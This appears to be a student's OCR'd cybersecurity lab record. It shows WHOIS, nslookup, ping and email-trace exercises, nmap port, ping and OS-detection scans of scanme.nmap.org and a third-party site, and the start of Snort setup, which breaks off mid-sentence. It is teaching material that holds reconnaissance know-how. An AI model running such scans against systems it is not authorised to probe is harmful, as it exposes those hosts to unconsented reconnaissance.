

Practical 1


A. To find out the Information about the website.


In https://whois.domaintools.com/





B. To find information about an archived website







C. To Trace any received email:

Download email tracker pro (Software is shared: emt.exe)

Follow the steps on this link :http://www.emailtrackerpro.com/support/headertutorials/gmail.html





#	Hop IP	Hop Name	Location
1	192.168.12.3		
2	192.168.100.1		
3	103.19.224.161		[Europe]
4	27.123.219.121		(India)
5	27.123.216.157		(Australia)
6	27.123.219.90		(Australia)
7	108.170.248.178		[Europe]
8	142.251.230.139		(Australia)
9	142.251.241.63		(Australia)


D. To fetch DNS information of ncrdsims.edu.in and www.gmail.com. That is, find the IP addresses and Aliases of the above websites:


```
Command Prompt
Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Lab2-26>nslookup ncrdsims.edu.in
Server:  fusion.citrus.com
Address:  192.168.12.1

Non-authoritative answer:
Name:    ncrdsims.edu.in
Address:  202.66.173.181


C:\Users\Lab2-26>nslookup www.indiana.edu
Server:  fusion.citrus.com
Address:  192.168.12.1

Non-authoritative answer:
Name:    indiana.edu
Addresses:  2001:18e8:2:e::104
          2001:18e8:2:e::103
          129.79.123.148
          129.79.123.149
Aliases:  www.indiana.edu
```


```
C:\Users\Radhey Shyam>nslookup ncrdsims.edu.in
Server:  UnKnown
Address:  192.168.223.115

Non-authoritative answer:
Name:    ncrdsims.edu.in
Address:  202.66.173.181


C:\Users\Radhey Shyam>nslookup -type=AAAA ncrdsims.edu.in
Server:  UnKnown
Address:  192.168.223.115

*** No IPv6 address (AAAA) records available for ncrdsims.edu.in

C:\Users\Radhey Shyam>nslookup -type=N5 ncrdsims.edu.in
unknown query type: N5
Server:  UnKnown
Address:  192.168.223.115

Non-authoritative answer:
Name:    ncrdsims.edu.in
Address:  202.66.173.181
```

```
Command Prompt
Address:  192.168.12.1

Non-authoritative answer:
Name:    www.gmail.com
Addresses:  2404:6800:4009:827::2005
          142.250.192.5


C:\Users\Lab2-26>ping www.gmail.com

Pinging www.gmail.com [142.250.192.5] with 32 bytes of data:
Reply from 142.250.192.5: bytes=32 time=3ms TTL=118
Reply from 142.250.192.5: bytes=32 time=3ms TTL=118
Reply from 142.250.192.5: bytes=32 time=3ms TTL=118
Reply from 142.250.192.5: bytes=32 time=3ms TTL=118

Ping statistics for 142.250.192.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 3ms, Average = 3ms

C:\Users\Lab2-26>
```

2. Goto ping.eu on the site. Locate DNS lookup and type the domain name to obtain the IP addresses and aliases




ping.eu/ping/
ping.eu
Online Ping, Traceroute, DNS lookup, WHOIS, Port check, Reverse lookup, Proxy checker, Bandwidth meter, Network calculator, Network mask calculator, Country by IP, Unit converter
Your IP is 103.19.224.171
Online service Ping
Ping – Shows how long it takes for packets to reach host
IP address or host name: www.gmail.com
Enter code: PAMD
PAMD
Go
Other functions:
Ping | Traceroute | DNS lookup | WHOIS | Port check | Reverse lookup | Proxy checker | Bandwidth meter | Network calculator | Network mask calculator | Country by IP | Unit converter
Hello!
I am a small banner and I just try to earn for my creator.
But unfortunately, there is evil adblock script and he ate me :(
Activate Windows


ping.eu
Online Ping, Traceroute, DNS lookup, WHOIS, Port check, Reverse lookup, Proxy checker, Bandwidth meter, Network calculator, Network mask calculator, Country by IP, Unit converter
Your IP is 103.19.224.171
Online service Ping
Ping – Shows how long it takes for packets to reach host
IP address or host name: www.gmail.com
Enter code: EBNY
Go
--- PING www.gmail.com (142.250.74.165) 56(84) bytes of data. ---
64 bytes from 142.250.74.165: icmp_seq=1 ttl=60 time=34.2 ms
64 bytes from 142.250.74.165: icmp_seq=2 ttl=60 time=34.2 ms
64 bytes from 142.250.74.165: icmp_seq=3 ttl=60 time=34.2 ms
64 bytes from 142.250.74.165: icmp_seq=4 ttl=60 time=34.3 ms
--- www.gmail.com ping statistics ---
packets transmitted 4
received 4
packet loss 0 %
time 3015 ms
--- Round Trip Time (rtt) ---
min 34.196 ms
avg 34.221 ms
max 34.271 ms

Practical 2

Aim: Scanning networks, Enumeration and sniffing:

Port Scanning:

1.Display the following for ip address 127.0.0.1 or any other ip address

a. Scan open ports (syntax: nmap -open ip_address / url)

```
Command Prompt

C:\Users\MCA -LAB -2>cd..

C:\Users>cd..

C:\>nmap -open scanme.nmap.org ! more /E
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 10:42 India Standard Time
Failed to resolve "!".
Failed to resolve "more".
Unable to split netmask from target expression: "/E"
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
```

b. Scan single port (syntax: nmap -p 80 ip_address)

```
Command Prompt

C:\>nmap -p 80 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 12:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.00013s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 20.01 seconds
```

c. Scan specified range of ports (syntax: nmap -p 1-200 ip_address)

```
Command Prompt

C:\>nmap -p 1-200 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 12:08 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 197 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds
```

B. Network scanning:

1. Ping Scan –

```
Command Prompt
C:\>
C:\>nmap -sP www.techpanda.org
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 12:17 India Standard Time
Nmap scan report for www.techpanda.org (72.52.251.71)
Host is up (0.00s latency).
rDNS record for 72.52.251.71: host.moneyboats.com
Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
```

2. Host Scan

```
Command Prompt

C:\>nmap -sP 72.52.251.71
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 12:18 India Standard Time
Nmap scan report for host.moneyboats.com (72.52.251.71)
Host is up (0.00s latency).
Nmap done: 1 IP address (1 host up) scanned in 2.25 seconds
```


3. If you see anything unusual in this list, you can then run a DNS query on a specific host, by using:


```
Command Prompt

C:\>nmap -sL 72.52.251.71
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 12:20 India Standard Time
Nmap scan report for host.moneyboats.com (72.52.251.71)
Nmap done: 1 IP address (0 hosts up) scanned in 1.55 seconds
```

4. OS Scan

```
Command Prompt
C:\>nmap -O scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 12:20 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.13s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
9929/tcp  open  nping-echo
31337/tcp open  Elite
Device type: phone|general purpose
Running (JUST GUESSING): Google Android 7.X (98%), Linux 3.X|4.X (98%)
OS CPE: cpe:/o:google:android:7.1.2 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel:3.0 cpe:/o:linux:linux_kernel:4.9
Aggressive OS guesses: Android 7.1.2 (Linux 3.10) (98%), Linux 3.0 (91%), Linux 3.2 (90%), OpenWrt Chaos Calmer (Linux 3.18) (89%), Linux 4.9 (88%),
Linux 3.18 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 18 hops
```

C. Intrusion Detection:





```
C:\Snort\bin>snort -W

  ,,_     -*> Snort! <*-
 o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
  ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
          Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
          Copyright (C) 1998-2013 Sourcefire, Inc., et al.
          Using PCRE version: 8.10 2010-06-25
          Using ZLIB version: 1.2.11

Index   Physical Address        IP Address      Device Name     Description
-----   ----------------        ----------      -----------     -----------
    1   00:00:00:00:00:00       disabled        \Device\NPF_{DE557B85-5FAC-4B32-A0F8-C977A214394D}      WAN Miniport (Ne
twork Monitor)
    2   00:00:00:00:00:00       disabled        \Device\NPF_{D6836DB2-748B-4FA7-8FF4-ED73B2F222C8}      WAN Miniport (IP
v6)
    3   00:00:00:00:00:00       disabled        \Device\NPF_{55CDAC05-042F-45DE-AB1D-A8695F66E002}      WAN Miniport (IP
)
    4   E0:D5:5E:66:35:BE       192.168.12.114  \Device\NPF_{E83E81A2-DD19-46CD-9340-9EDDE4E88C58}      Realtek PCIe GbE
 Family Controller
    5   0A:00:27:00:00:10       192.168.56.1    \Device\NPF_{FC168262-3DF7-4F10-AD36-BE6A591E2CBA}      VirtualBox Host-
Only Ethernet Adapter
    6   00:00:00:00:00:00       0000:0000:0000:0000:0000:0000:0000:0000 \Device\NPF_Loopback    Adapter for loopback tra
ffic capture
```

To specify the network address that you want to protect in snort.conf file, look for the following line.

